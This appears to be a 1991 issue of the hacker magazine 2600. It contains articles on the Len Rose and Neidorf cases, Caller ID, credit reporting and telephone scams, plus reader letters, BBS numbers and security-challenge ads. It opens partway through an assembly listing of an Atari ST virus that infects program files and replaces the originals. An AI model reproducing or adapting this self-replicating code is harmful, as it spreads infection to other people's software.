 ADD.L #12,SP          ; Clean up the stack

; Now, write the program segment, data segment, and symbol table
; from the old file to the new file.

TRANSFERLOOP:
; Read a byte from the old file
 PEA READBUFFER        ; Buffer start
 MOVE.L #1,-(SP)       ; Read one byte
 MOVE.W D1,-(SP)       ; File handle of the old file
 MOVE.W #$3F,-(SP)     ; Function no. of READ
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack
; Write the byte into the new file
 PEA READBUFFER        ; Buffer start
 MOVE.L #1,-(SP)       ; Write one byte
 MOVE.W D2,-(SP)       ; File handle of the new file
 MOVE.W #$40,-(SP)     ; Function no. of WRITE
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack
 DBRA D7,TRANSFERLOOP  ; Loop until done

; At this point, the file pointer of the old file is pointing to the
; long word which begins the relocation table.
 LEA READBUFFER,A2     ; Zero out one word of
 MOVE.L #0,(A2)        ; Read buffer before looking for long word
 PEA READBUFFER        ; Buffer start
 MOVE.L #4,-(SP)       ; Read one long word
 MOVE.W D1,-(SP)       ; File handle of the old file
 MOVE.W #$3F,-(SP)     ; Function no. of READ
 TRAP #1               ; Call GEMDOS
 ADD.L #12,SP          ; Clean up the stack
 LEA READBUFFER,A1     ; Base address of buffer
 TST.L (A1)            ; If long word is zero, no relocation table
 BEQ NOTABLE           ; so jump around adjustment
 ADD.L #(FINISHED-START),(A1) ; Adjust the long word by the new
                       ; program length
 BSR ENTRY1            ; POINT A.
NOTABLE:
 PEA READBUFFER        ; Buffer start
 MOVE.L #4,-(SP)       ; Write one long word
 MOVE.W D2,-(SP)       ; File handle of the new file
```

```
 MOVE.W #$40,-(SP)      ; Function no. of WRITE
 TRAP #1              ; Call GEMDOS
 ADD.L #12,SP         ; Clean up the stack

; First long word in the relocation table has been adjusted.  Write
; the rest of the relocation table.
FINALLOOP:
 PEA READBUFFER       ; Buffer start
 MOVE.L #1,-(SP)      ; Read one byte
 MOVE.W D1,-(SP)      ; File handle of the old file
 MOVE.W #$3F,-(SP)    ; Function no. of READ
 TRAP #1              ; Call GEMDOS
 ADD.L #12,SP         ; Clean up the stack
 PEA READBUFFER       ; Buffer start
 MOVE.L #1,-(SP)      ; Write one byte
 MOVE.W D2,-(SP)      ; File handle of the new file
 MOVE.W #$40,-(SP)    ; Function no. of WRITE
 TRAP #1              ; Call GEMDOS
 ADD.L #12,SP         ; Clean up the stack
 LEA READBUFFER,A1    ; Adr. of byte just read
 MOVE.B (A1),D4       ; POINT B
 BSR ENTRY2
 TST.B (A1)           ; Finished if this byte zero
 BNE FINALLOOP        ; Stop transferring if zero, otherwise
                      ; keep writing the relocation table
 BRA ENDLOOP          ; Done. Branch around the following sub-
                      ; routine.
; This subroutine accesses the longwords of the infected program in
; their new locations as they have been moved down by the virus length
; and adds the virus length to them.

ENTRY1:    ; Enter here when first longword of relocation table
           ; is read and modified.

 MOVE.L (A1),D5       ; A1 points to READBUFFER, which has
                      ; the offset from $1C to the first long
                      ; word.
 ADD.L #$1C,D5        ; D5 now has the correct file pointer value
 MOVE.L #$FF,D4       ; This marks entry from entry point 1.

ENTRY2:    ; Enter here when offset bytes following the first long
           ; word in the relocation table are being copied.
 TST.L D4             ; If D4 contains zero, there is nothing
                      ; to do.
 BNE NOTZERO          ; Continue if not zero.
 RTS                  ; Otherwise, return.
NOTZERO:
 CMPI.L #1,D4         ; If D4 contains 1, need to add an
                      ; increment of 245 to D5 and exit.
 BNE NOTONE           ; Branch around if not 1.
 ADD.L #$FE,D5        ; Add an increment of 254 to running file
                      ; pointer in D5, then return.
 RTS
NOTONE:
 CMPI.L #$FF,D4       ; If entry came in entry point 1, D4 will
                      ; contain $FF.
 BEQ FIRSTTIME        ; If contents equal $FF, don't add contents
                      ; of D4 to D5.
 ADD.L D4,D5          ; Otherwise, add the incremental byte.
FIRSTTIME:

; Preserve the current value of the file pointer in D6.
 MOVE.W #1,-(SP)      ; MODE=1, measure from current position.
 MOVE.W D2,-(SP)      ; File handle of the new file.
 MOVE.L #0,-(SP)      ; No movement of file pointer, just
                      ; get its current value
 MOVE.W #$42,-(SP)    ; Function number of LSEEK.
 TRAP #1              ; Call GEMDOS
 ADD.L #10,SP         ; Clean up stack.
 MOVE.L D0,D6         ; Return value in D0 is current position of
                      ; file pointer of new file. Save in D6.

; Set up the new file filepointer with the value in D5.
 MOVE.W #0,-(SP)      ; MODE=0, offset from file beginning.
 MOVE.W D2,-(SP)      ; File handle of the new file.
 MOVE.L D5,-(SP)      ; New file pointer position.
 MOVE.W #$42,-(SP)    ; Function no. of LSEEK.
 TRAP #1              ; Call GEMDOS
 ADD.L #10,SP         ; Clean up stack

; Get the long word pointed to by the new file pointer.
 PEA READBUFFER+4     ; Push address to store this longword.
 MOVE.L #4,-(SP)      ; Read 4 bytes.
 MOVE.W D2,-(SP)      ; File handle of the new file.
```

```
 MOVE.W #$3F,-(SP)      ; Function no. of READ
 TRAP #1            ; Call GEMDOS
 ADD.L #12,SP           ; Clean up the stack

; Add the length of the virus to the longword in READBUFFER+4.
 LEA READBUFFER+4,A2
 ADD.L #(FINISHED-START),(A2)

; Move the new file's file pointer back 4 bytes to write the new
; value of the long word.

 MOVE.W #1,-(SP)        ; MODE=1, offset relative to current pos.
 MOVE.W D2,-(SP)        ; File handle of the new file.
 MOVE.L #-4,-(SP)       ; Move pointer 4 bytes back.
 MOVE.W #$42,-(SP)      ; Function no. of LSEEK.
 TRAP #1            ; Call GEMDOS
 ADD.L #10,SP           ; Clean up the stack.

; Write the modified longword in READBUFFER+4 to the file.

 PEA READBUFFER+4       ; Start of the longword.
 MOVE.L #4,-(SP)        ; Write 4 bytes.
 MOVE.W D2,-(SP)        ; File handle of the new file.
 MOVE.W #$40,-(SP)      ; Function no. of WRITE.
 TRAP #1            ; Call GEMDOS
 ADD.L #12,SP           ; Clean up the stack.

; Restore the original value of the file pointer, saved in D6.

 MOVE.W #0,-(SP)        ; MODE=0, offset from file beginning
 MOVE.W D2,-(SP)        ; File handle of the new file.
 MOVE.L D6,-(SP)        ; Preserved value of the file pointer.
 MOVE.W #$42,-(SP)      ; Function no. of LSEEK
 TRAP #1            ; Call GEMDOS
 ADD.L #10,SP           ; Clean up the stack.
 RTS                ; Finished, return.

ENDLOOP:
; All transfers finished. Close and delete the old file.  Close
; and rename the new file.

 MOVE.W D1,-(SP)        ; File handle for old file
 MOVE.W #$3E,-(SP)      ; Function number for CLOSE
 TRAP #1            ; Call GEMDOS
 ADDQ.L #4,SP           ; Clean up stack

 PEA OLDFILENAME        ; Push string giving name of uninfected
                ; version of the file.
 MOVE.W #$41,-(SP)      ; Function no. of UNLINK
 TRAP #1            ; Call GEMDOS to erase old file
 ADD.L #6,SP            ; Clean up the stack.

 MOVE.W D2,-(SP)        ; File handle for new file
 MOVE.W #$3E,-(SP)      ; Function number for CLOSE
 TRAP #1            ; Call GEMDOS
 ADDQ.L #4,SP           ; Clean up stack

 PEA OLDFILENAME        ; New name for infected file, i.e.
              ; original name of target file.
 PEA TEMPFILENAME       ; Push string containing "TEMP.TOS"
 MOVE.W #0,-(SP)        ; Dummy parameter
 MOVE.W #$56,-(SP)      ; Function no. of RENAME
 TRAP #1            ; Call GEMDOS to rename infected file
                ; to name of original target.
 ADD.L #12,SP           ; Clean up the stack.

; II. The Payload Module
; This payload send a BEL (control G) to the console output.  Its
; only purpose is to indicate whether a program is infected.
PAYLOAD:
 MOVE.W #7,-(SP)        ; Character is BEL (control G)
 MOVE.W #2,-(SP)        ; Device is console
 MOVE.W #3,-(SP)        ; Function no. for BCONOUT
 TRAP #13           ; Call BIOS
 ADDQ.L #6,SP           ; Clean up stack

; III. Termination
; The following GEMDOS call terminates the program and
; returns to the operating system.
FINISHED:
 CLR.W -(SP)
 TRAP #1

 END
```

The Horrors of War

PEPSI-COLA COMPANY  SOMERS, NEW YORK 10589

March 6, 1991

Dear

As you know, world events have put a serious and unexpected burden on our nation's telephone lines which required everyone to take a closer look at non-essential telephone usage, like national contests. After close consultation with the Federal Communications Commission (see attached), Pepsi-Cola Company volunteered to withdraw our plans for the world's largest interactive 1-800 call-in game.

Our concern was that no contest of ours should have even the slightest chance of disrupting our nation's ability to communicate. As responsible corporate citizens we considered that our obligation, and consequently withdrew our promotion.

We sincerely hope that you understand and concur in the choice we've made. However, we promise to continue our tradition of pioneering new and exciting events for our consumers to enjoy.

Once again, many thanks for contacting us at Pepsi-Cola. Please accept the enclosed as a token of our appreciation for your interest, and we look forward to your continued friendship for many years to come.

Sincerely,

Christine Jones
Manager
Consumer Affairs

Enclosure

Attachment

The Terminus of Len Rose

by Craig Neidorf

As many of you probably know, I used to be the editor and publisher of *Phrack,* a magazine similar to *2600,* but not available in a hardcopy format. During that time I was known as Knight Lightning. In my capacity as editor and publisher I would often receive text files and other articles for submission to be published. In point of fact this is how the majority of the material found in *Phrack* was acquired. Outside of articles written by co-editor/publisher Taran King or myself, there was no staff, merely a loose, unorganized group of free-lancers who sent us material from time to time.

One such free-lance writer was Len Rose, known to some as Terminus. To the best of my knowledge, he was a Unix consultant who ran his own system on UUCP called Netsys. Netsys was a major electronic mail station for messages passing through UUCP. Terminus was no stranger to *Phrack*. Taran King had interviewed him for *Phrack Pro-Phile 10*, found in *Phrack's* fourteenth issue. I would go into more detail about that article, except that because of last year's events I do not have it in my possession.

Prior to the end of 1988, I had very little contact with Terminus and we were reintroduced when he contacted me through the Internet. He was very excited that *Phrack* still existed over the course of the years and he wanted to send us an article. However, Rose was a professional Unix consultant, holding contracts with major corporations and organizations across the country and quite reasonably (given the corporate mentality) he assumed that these companies would not understand his involvement with *Phrack.* Nevertheless, he did send *Phrack* an article back in 1988. It was a computer program actually that was called "Yet Another File on Hacking Unix" and the name on the file was >Unknown User<, adopted from the anonymous posting feature of the once famous *Metal Shop Private* bulletin board.

Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that he may very well have been able to prove his innocence. Unfortunately, the pileup of multiple indictments, in a legal system that defines justice in terms of how much money you can afford to spend defending yourself, took its toll.

The file itself was a password cracking program. Such programs were then and are still today publicly available intentionally so that system managers can run them against their own password files in order to discover weak passwords.

"An example is the password cracker in COPS, a package that checks a Unix system for different types of vulnerabilities. The

complete package can be obtained by anonymous FTP from ftp.uu.net. Like the password cracker published in *Phrack,* the COPS cracker checks whether any of the words in an on-line dictionary correspond to a password in the password file." (Dorothy Denning, *Communications of the ACM*, March 1991, p. 28) Perhaps if more people used them, we would not have incidents like the Robert Morris worm, Clifford Stoll's KGB agents, or the current crisis of the system intruders from the Netherlands.

Time passed and eventually we came to January 1990. At some point during the first week or two of the new year, I briefly logged onto my account on the VM mainframe on the University of Missouri at Columbia and saw that I had received electronic mail from Len Rose. There was a brief letter followed by some sort of program. From the text I saw that the program was Unix-based, an operating system I was virtually unfamiliar with at the time. I did not understand the significance of the file or why he had sent it to me. However, since I was logged in remotely I decided to let it sit until I arrived back at school a few days later. In the meantime I had noticed some copyright markings on the file and sent a letter to a friend at Bellcore Security asking about the legalities in having or publishing such material. As it turns out, this file was never published in *Phrack.*

Although Taran King and I had already decided not to publish this file, other events soon made our decision irrelevant. On January 12, 1990, we discovered that all access to our accounts on the mainframe of the University of Missouri had been revoked without explanation. On January 18, 1990 I was visited by the U.S. Secret Service for reasons unrelated to the Unix program Len Rose had sent. That same day under obligation from a subpoena issued by a Federal District Court judge, the University turned over all files from my mainframe account to the U.S. Secret Service including the Unix file. Included below is the text portion of that file:

"Here is a specialized login for System V 3.2 sites. I presume that any competent person can get it working on other levels of System V. It took me about 10 minutes to make the changes and longer to write the README file and this bit of mail.

"It comes from original AT&T SVR3.2 sources, so it's definitely not something you wish to get caught with. As people will probably tell you, it was originally part of the port to an AT&T 3B2 system. Just so that I can head off any complaints, tell them I also compiled it with a minimal change on a 386 running AT&T Unix System V 3.2 (they'll have to fiddle with some defines, quite simple to do). Any changes I made are bracketed with comments, so if they run into something terrible tell them to blame AT&T and not me.

"I will get my hands on some Berkeley 4.3 code and do the same thing if you like (it's easy of course)."

In the text of the program it also reads: *"WARNING: This is AT&T proprietary source code. Do NOT get caught with it." and "Copyright (c) 1984 AT&T All Rights Reserved * THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T * The copyright notice above does not evidence any actual or intended publication of such source*

code."

As it turned out the program that Rose had sent was modified to be a Trojan horse program that could capture accounts and passwords, saving them into a file that could later be retrieved. However, knowing how to write a Trojan horse login program is no secret. For example, "such programs have been published in *The Cuckoo's Egg* by Clifford Stoll and an article by Grampp and Morris. Also in his ACM touring lecture, Ken Thompson, one of the Bell Labs co-authors of Unix, explained how to create a powerful Trojan horse that would allow its author to log onto any account with either the password assigned to the account or a password chosen by the author." (Dorothy Denning, *Communications of the ACM*, March 1991, p. 29-30)

Between the Unix 3.2 source code, the Unix password cracking file, and the added fact that Terminus was a subscriber to *Phrack,* the authorities turned their attention to Len Rose. Rose was raided by the United States Secret Service (including Agent Tim Foley, who was the case agent in U.S. v. Neidorf) at his Middletown, Maryland home on February 1, 1990. The actual search on his home was another atrocity in and of itself.

"For five hours, the agents — along with two Bellcore employees — confined Leonard Rose to his bedroom for questioning and the computer consultant's wife, Sun, in another room while they searched the house. The agents seized enough computers, documents, and personal effects — including Army medals, Sun Rose's personal phone book, and sets of keys to their house — to fill a 14-page list in a pending court case." ("No Kid Gloves For The Accused", *Unix Today!*, June 11, 1990, page 1)

The agents also did serious damage to the house itself. Rose was left without the computers that belonged to him and which he desperately needed to support himself and his family. Essentially, Rose went into bankruptcy and was blacklisted by AT&T. This culminated in a May 15, 1990 indictment. There were five counts charging him with violations of the 1986 Computer Fraud and Abuse Act and Wire Fraud. The total maximum penalty he faced was 32 years in prison and fines of $950,000. Furthermore, the U.S. Attorney's office in Baltimore insisted that Rose was a member of the Legion of Doom, a claim that he and known LOD members have consistently denied.

This was just the beginning of another long saga of bad luck for Len Rose. He had no real lawyer, he had

2600 has meetings in New York and San Francisco on the first Friday of every month from 5 pm to 8 pm local time. See page 41 for specific details.

CLIP AND BURN

no money, and he had no job. In addition, he suffered a broken leg rescuing his son during a camping trip.

Eventually Rose found work with a company in Naperville, Illinois (DuPage County in the suburbs of Chicago): a Unix consulting firm called InterActive. He had a new lawyer named Jane Macht. The future began to look a little brighter temporarily. But within a week InterActive was making claims that Rose had copied Unix source code from them. Illinois State Police and SSA Tim Foley (what is *he* doing here!?) came to Rose's new home and took him away. In addition to the five count indictment in Baltimore, he was now facing criminal charges from the State of Illinois. It was at this point that attorney Sheldon T. Zenner (who had successfully defended me) took on the responsibility of defending Rose against the state charges.

Rose's spin of bad luck was not over yet. Assistant U.S. Attorney William Cook in Chicago wanted a piece of the action, in part perhaps to redeem himself from his miserable defeat in U.S. v. Neidorf. A third possible indictment for Rose seemed inevitable. In fact, there were threats made that I personally may have been subpoenaed to testify before the grand jury about Rose, but this never took place.

As time passed and court dates kept being delayed, Rose was running out of money and barely surviving. His wife wanted to leave him and take away his children, he could not find work, he was looking at two serious indictments for sure, and a possible third, and he just could not take it any longer.

Rose's legal arguments were strong in many respects and it is widely believed that if he had fought the charges that he may very well have been able to prove his innocence. Unfortunately, the pileup of multiple indictments, in a legal system that defines justice in terms of how much money you can afford to spend defending yourself, took its toll. The U.S. Attorney in Baltimore did not want to try the case and they offered him a deal, part of which was that Cook got something as well. Rose would agree to plead guilty to two wire fraud charges, one in Baltimore, one in Chicago. The U.S. Attorney's office would offer a recommendation of a prison sentence of 10 months, the State of Illinois would drop its charges, and Rose would eventually get his computer equipment back.

In the weeks prior to accepting this decision I often spoke with Rose, pleading with him to fight based upon the principles and importance of the issues, no matter what the costs. However, I was blinded by idealism while Rose still had to face the reality.

At this time Len Rose is still free and awaiting formal sentencing. United States v. Rose was not a case about illegal intrusion into other people's computers. Despite this the Secret Service and AT&T are calling his case a prime example of a hacker conspiracy. In reality, it is only an example of blind justice and corporate power. Like many criminal cases of this type, it is all a question of how much justice can a defendant afford. How much of this type of *injustice* can the American public afford?

March 29, 1991

Robert E. Allen
Chairman of the Board
ATT Corporate Offices
550 Madison Ave.
New York, NY 10022

Dear Mr. Allen:

As a loyal ATT long-distance customer all my life, I feel I owe you an explanation for canceling my ATT long-distance service.

I have never had a problem with ATT service, operators, or audio quality. I was more than willing to pay the small premium, and have been a heavy user of ATT long-distance services for the past fifteen years. I am also a consultant in the computer business who has used Unix and its derivatives intermittently over the past 10 years. Outside of my technical work I have long been involved in legal and political issues related to high technology, especially space. One of my past activities involved the political defeat of an oppressive United Nations treaty. I have also taken substantial personal risks in opposing the organizations of Lyndon LaRouche. During the last three years I have been personally involved with email privacy issues.

Because of my interest in email privacy, I have closely followed the abusive activities of Southern Bell and the Secret Service in the Phrack/Craig Neidorf case and the activities of ATT and the Secret Service with respect to the recently concluded case involving Len Rose. Both cases seem to me to be attempts to make draconian "zero tolerance" examples of people who are—at most—gadflies. In actuality, people who were pointing out deficiencies and methods of attack on Unix systems should be considered "resources" instead of villains.

I consider this head-in-the-sand "suppress behavior" instead of "fix the problems" approach on the part of ATT and the government to be potentially disastrous to the social fabric. The one thing we don't need is a number of alienated programmers or engineers mucking up the infrastructure or teaching real criminals or terrorists how to do it. I find the deception of various aspects of ATT and the operating companies to obtain behavior suppression activities from the government to be disgusting, and certainly not in your long-term interest.

A specific example of deception is ATT's pricing login.c (the short program in question in the Len Rose case) at over $77,000 so the government could obtain a felony conviction for "interstate wire fraud." Writing a version of login.c is often assigned as a simple exercise in first-semester programming classes. It exists in thousands of versions, in hundreds of thousands of copies. The inflation is consistent with Southern Bell's behavior in claiming a $79,000 value for the E911 document which they admitted at trial could be obtained for $13.

I know you can argue that the person involved should not have plead guilty if he could defend himself using these arguments in court. Unlike Craig Neidorf, Len Rose lacked parents who could put up over a hundred thousand dollars to defend him, and your company and the Secret Service seem to have been involved in destroying his potential to even feed himself, his wife, and two small children. At least he gets fed and housed while in jail, and his wife can go on welfare. All, of course, at the taxpayer's expense.

There are few ways to curtail abuses by the law (unless you happen to catch them on videotape!) and I know of no effective methods to express my opinion of Southern Bell's activities even if I lived in their service area. But I can express my anger at ATT by not purchasing your services or products, and encouraging others to do the same.

By the time this reaches your desk, I will have switched my voice and computer phones to one of the other long-distance carriers. My consulting practice has often involved selecting hardware and operating systems. In any case where there is an alternative, I will not recommend Unix, ATT hardware, or NCR hardware if you manage to buy them.

Yours in anger,
H. Keith Henson
San Jose, CA

THIS IS HOW ONE PERSON REACTED TO THE AT&T FIASCO. WE'D LIKE TO KNOW WHAT OTHERS ARE DOING.

йцукенгшщзфывапролджэячсмитьбю

SUEARN Network BBS +7-095-9383618
PsychodeliQ Hacker Club BBS +7-351-237-3700
Kaunas #7 BBS +7-012-720-0274
Villa Metamorph BBS +7-012-720-0228
WolfBox +7-012-773-0134
Spark System Designs +7-057-233-9344
Post Square BBS +7-044-417-5700
Ozz Land +7-017-277-8327
Alan BBS +7-095-532-2943
Angel Station BBS +7-095-939-5977
Bargain +7-095-383-9171
Bowhill +7-095-939-0274
JV Dialogue 1st +7-095-329-2192
Kremlin FIDO +7-095-205-3554
Moscow Fair +7-095-366-5209
Nightmare +7-095-128-4661
MoSTNet 2nd +7-095-193-4761
Wild Moon +7-095-366-5175
Hall of Guild +7-383-235-4457
The Court of Crimson King +7-383-235-6722
Sine Lex BBS +7-383-235-4811
The Communication Tube +7-812-315-1158
KREIT BBS +7-812-164-5396
Petersburg's Future +7-812-310-4864
Eesti #1 +7-014-242-2583
Flying Disks BBS +7-014-268-4911
Goodwin BBS +7-014-269-1872
Great White of Kopli +7-014-247-3943
Hacker's Night System #1 +7-014-244-2143
Lion's Cave +7-014-253-6246
Mailbox for citizens of galaxy +7-014-253-2350
MamBox +7-014-244-3360

New Age System +7-014-260-6319
Space Island +7-014-245-1611
XBase System +7-014-249-3091
LUCIFER +7-014-347-7218
MESO +7-014-343-3434
PaPer +7-014-343-3351
Interlink +7-095-946-8250
Hackers Night 2 +7-0142-601-818
Micro BBS +7-0142-444-644
P.O. Box Maximus +7-0142-529-237
Lion's Cave BBS +7-0142-536-246
Barbarian BBS +7-0142-211-641
Kroon BBS +7-0142-444-086
SVP BBS +7-3832-354-570
XBase System +7-0142-477190
SPRINT USSR +7-095-928-0985

PHONE NUMBERS SUPPLIED BY READERS

202-456-6218	WHITE HOUSE FAX
202-456-2883	VICE PRESIDENT'S FAX
202-456-1414	WHITE HOUSE OPERATOR
202-456-2343	PRESIDENT'S DAILY SCHEDULE
202-456-6269	FIRST LADY'S DAILY SCHEDULE
800-424-9090, 202-456-7198	EXCERPTS OF PRESIDENTIAL SPEECHES
202-456-4974	NATIONAL SECURITY COUNCIL
202-456-2326	OFFICE OF THE VICE PRESIDENT
202-456-6797	CHIEF OF STAFF
202-456-2100	PRESS SECRETARY
202-456-2335	PERSONNEL DEPARTMENT
202-479-3000	SUPREME COURT
703-351-7676	CENTRAL INTELLIGENCE AGENCY
703-351-2028	PERSONNEL DEPARTMENT
919-755-4630, 704-322-5170	JESSE HELMS

For The Past Five Months We've Challenged All Comers. No One Even Came Close!

This "challenge" was published in leading computer magazines, the most popular electronic hobbyist magazines, as well as all known "hacker" magazines and periodicals.

BREAK THE SYSTEM
WIN - $25,000

THE TymCard®
$25,000 *CHALLENGE*

IQ, Inc., In an attempt to improve the security of it's product, offers this challenge:

IQ, Inc., is about to release an anti fraud "smart card" called *TymCard*, to be used by long distance telephone companies to help eliminate calling card fraud. We believe our product to be unbeatable. To detect any possible flaws in our system, *IQ, Inc.*, is offering a prize of $25,000 to the first person who can demonstrate that he or she has been able to access the system, at any time, by being able to generate a valid code at will. Accessing the system DOES NOT mean "breaking" one or more existing TymCards as that only allows temporary and insignificant access to the system.

EXAMPLE: If you knew the numbers of one or more TELCO calling cards, you would be able to make long distance calls that would be charged to that card - until you were discovered - and that number was deactivated. If, however, you had a "Blue Box", you would be able to make calls at any time. You were able to "break the system" without need for any calling card numbers. The only permanent solution, as far as TELCO was concerned, was to change the system which, in effect, "deactivated" the Blue Box.

A condition of this challenge is that you supply to *IQ, Inc.*, the details on how you were able to "crack the system" and assist *IQ, Inc.*, to correct the flaw.

Each respondent to this challenge will be invited to a meeting with members of our staff. At this meeting you will be given much more technical information about TymCard as well as a description of the service.

Please note that there is absolutely and positively no charge to you to accept this challenge. If you desire to "borrow" an ACTIVE TymCard that will allow you to test the system at any time, we ask for a $50.00 cash deposit. This deposit will be returned to you, in full, upon the TymCard being returned to *IQ, Inc.*, as agreed.

If you are interested, please call (818) 592-0423 for information as to the time and location of the next meeting.

NOTE

This challenge was offered on over 50 "underground" computer bulletin boards.

This challenge was made to the faculty and student body of the nation's leading engineering colleges.

This challenge was offered to the engineers and scientists of telephone and communication companies around the world.

To date, over 1,600 people have made over 20,000 attempts to "BEAT THE SYSTEM"

NO ONE EVEN CAME CLOSE!

TymCard®
TECHNOLOGY
"SMART" CALLING CARDS
FIXED DIALERS
SECURE PBX BOARDS

IQ, INC.
20847 Sherman Way
Suite 300
Canoga Park, Ca
Phone (818) 592-0230
Fax (818) 999-0804

GET DEFENSIVE!

You can't see them
But you know they're there.

Hackers pose an invisible but serious threat to your information system. Let LeeMah DataCom **protect** your data with the only data security system **proven impenetrable** by over 7,400 hackers in the LeeMah Hacker Challenge.

For more information on how to secure your dial-up networks send this card or call, today!

1-800-992-0020 or 1-800-824-9369 In CA

• LeeMah DataCom Security Corporation
• 3948 Trust Way • Hayward, CA 94545

NAME ______
TITLE ______
COMPANY ______
ADDRESS ______
CITY ______ STATE ______ ZIP ______
PHONE ( ) ______ Ext. ______

We've been getting pretty sick of this smug bragging that's been passed all over the place. Keeping people out in a controlled environment is easy. We'd like to issue a challenge of our own. If these products are so secure, then distributing a list of those companies that now use them should cause no problem whatsoever. How about it?

Identifying Callers

Caller ID mania continues to spread. Centel, the local independent phone company of Las Vegas, recently started offering Caller ID services to its customers. They have one option that they seem to be trying to convince everyone not to get: All Call Blocking. Unlike Per Call Blocking (where customers dial *67 or 1167 before placing a call), All Call Blocking permanently blocks your number from being displayed on other people's phones when you call them. "All Call Blocking may prevent you from reaching residential customers because you have no way to unblock," their little pamphlet says. Centel doesn't allow businesses to subscribe to All Call Blocking. They don't explain this decision but we know there's no technical reason why this isn't possible. They also mislead their customers into believing that All Call Blocking will delay ambulances and emergency vehicles because the phone number won't be displayed. In actuality, Caller ID will only be used by those emergency services that don't have Enhanced 911, the service that displays your number and address as soon as you call 911. So people who choose All Call Blocking who don't live in an Enhanced 911 area are probably quite used to not having their numbers displayed when they call 911. In other words, life as usual.

This kind of arm twisting and fact distortion has been apparent ever since Caller ID first appeared on the horizon. Recently, Southern Bell expressed outrage over the Florida Public Service Commission's unanimous ruling that call blocking had to be offered. Southern Bell wanted everyone to have their numbers identified, whether the caller wanted it or not. Bell spokesman Spero Canton said angrily, "Those who want to continue misusing telephone service through harassing calls still will have a convenient means to do so." The fervor with which Caller ID is being rammed down our throats is reason enough for consumers to be hesitant.

Person Identification

According to *Electronic Engineering Times*, Sierra Semiconductor Corp. is designing an analog front-end chip for Caller ID services. The chip uses the signal sent by the phone company between the first and second ring and converts it to display the calling number. It's known as the SC11210/11211 Caller-ID chip and will be available for about $2 each in high volumes. The February 18 article says Sierra will use its cell-based design tools "to take a frequency-shift key demodulator from a standard modem, and combine it with a four-pole bandpass filter, input buffer, energy-detection circuit, and clock generator".

It's predicted that the small size of this chip could signal the start of

a trend toward Caller ID actually identifying the person regardless of the location they're calling from. Ken Kretchmer, principal analyst at Action Consulting Inc. of Palo Alto, CA was quoted as saying, "It would be a shame if the technological possibilities of PCNs (Personal Communications Networks) were lost because of a concern on privacy that might well be considered outdated."

Or maybe, just a little too inconvenient.

Credit Release

Our local major paper, *Long Island Newsday*, occasionally comes up with an intelligent editorial. The latest instance of this occurred on April 2nd when they called for Congress to pass legislation requiring credit reporting companies to send everyone a copy of their credit records once a year for free. It's about time the media latched onto this. We've been yelling about this gross unfairness for years now. Credit agencies have files on practically each and every one of us. Most people never even knew about these files until hackers started uncovering them in 1984. In order to see what's written about you, you are forced to pay, one way or another. TRW offers their Credentials service which "allows" you to see your credit report whenever you want and find out who's been accessing your file. Not only do they charge for this, but they actually try to get more information on you when you apply, in the interest of accuracy, of course. It gets worse. TRW now has 900 numbers that charge outrageous amounts for this information: $15 for a fax copy of your credit report, $25 to get it sent to you overnight, and $1 a minute ($2 for the first) to hear your credit report read to you. And that's only for members! TRW's 800 number remains for people who want to talk about signing up. This blatant rip-off and invasion of privacy has been tolerated for far too long.

Credit Due

Recently, one of our staffers received a check from a credit card company. In actuality, the check was an unsolicited loan, something this company does quite frequently, in the hopes that the customer will deposit the check and instantly start racking up interest charges on the loan. But this time it was different. Along with the check came an itemization of how it should be spent. The amount of money our staffperson owed on bank credit cards and retail credit cards was printed. How convenient. We wonder if this doesn't constitute an unauthorized look at someone's credit report. After all, they had to have looked at the credit report to know how much was owed. Yet, several weeks after this occurred, TRW Credentials (to which our staffer foolishly subscribes) reported no inquiries had been made.

And they wonder why hackers try to hold onto their anonymity.

Modern Times

We are told that there are no more crossbar central offices in the 212 area code. This means no more deep baritone rings or busy signals that make your spine tingle. 212 is now completely electronic. We wonder though, why it is necessary for all of the rings and all of the busys to sound exactly the same. The new modern switches are perfectly capable of altering the sound. While standardization is obviously the goal here, monotony and lack of imagination don't have to be part of that.

Whose Scam Is It?

There was an interesting scam in New York a couple of months ago. It seems the owner of a 212-540 number (540 numbers are generally rip-offs that charge outrageous amounts when you call them) had gone through an exchange of pager numbers and paged a whole lot of people with his 540 number. Well, what do you think happened? A bunch of confused people wound up calling the 540 number and, when they did, they each incurred a charge of $55!

Local law enforcement is very proud of the fact that they caught this person. He did, after all, page everyone with his phone number. But apart from being a real sleaze, we fail to see what the crime here is. A person calls a bunch of pagers and keys in his phone number. As far as we know, that is not a crime. When his number is called, an incredible charge is incurred. Again, no crime is being committed. The 540 exchange in the New York area is set up to take people's money. That's where the real crime is taking place every day. Such exchanges should not be allowed to blend in with the scenery.

The phone companies make very little attempt to warn consumers of the charges they can receive. Any system where simply misdialing one number can result in a huge bill or where an exchange is a premium exchange in one area code but not in another is a flawed system. As usual, between the phone companies who make out like bandits and law enforcement people who have as little grasp of the technology at work as the average citizen, the facts remain distorted and confused.

Eternal Vigilance

Another sleazeball operation in New York concerns private payphones (COCOTs). It seems that a particular company had actually turned its phones into "calling card thieves". The phones had been set up to record the calling card numbers that were being used. These numbers were later sold to drug dealers and you can probably predict the rest. There are an incredible number of situations where what you are dialing can be recorded. Take hotels, for instance. Every time you dial something from a hotel room, it's probably being printed out for hotel records somewhere. This includes any and

all numbers you dial after calling the phone number. While most hotels won't sell your calling card numbers to drug dealers, the potential is always there. And then there's the garbage....

Illegal Networks

According to *The Economist*, the German Postal Ministry (they run the phones) discovered 23 illegal private telephone networks in eastern Germany, including one formerly controlled by Stasi, the secret police. Because of a shortage of telephone lines in eastern Germany, the networks will be allowed to continue operating for at least another year.

EFF Lawsuit

On May 1st, the Electronic Frontier Foundation filed a civil suit against the United States Secret Service and others involved in the Steve Jackson Games raid of last spring (see our Spring 1990 issue to relive that moment of history). According to EFF Staff Counsel Mike Godwin, Jackson was "an absolutely innocent man to whom a grave injustice has been done". Jackson's business was nearly driven to bankruptcy, a manuscript and several computers were taken, and private electronic mail was gone through.

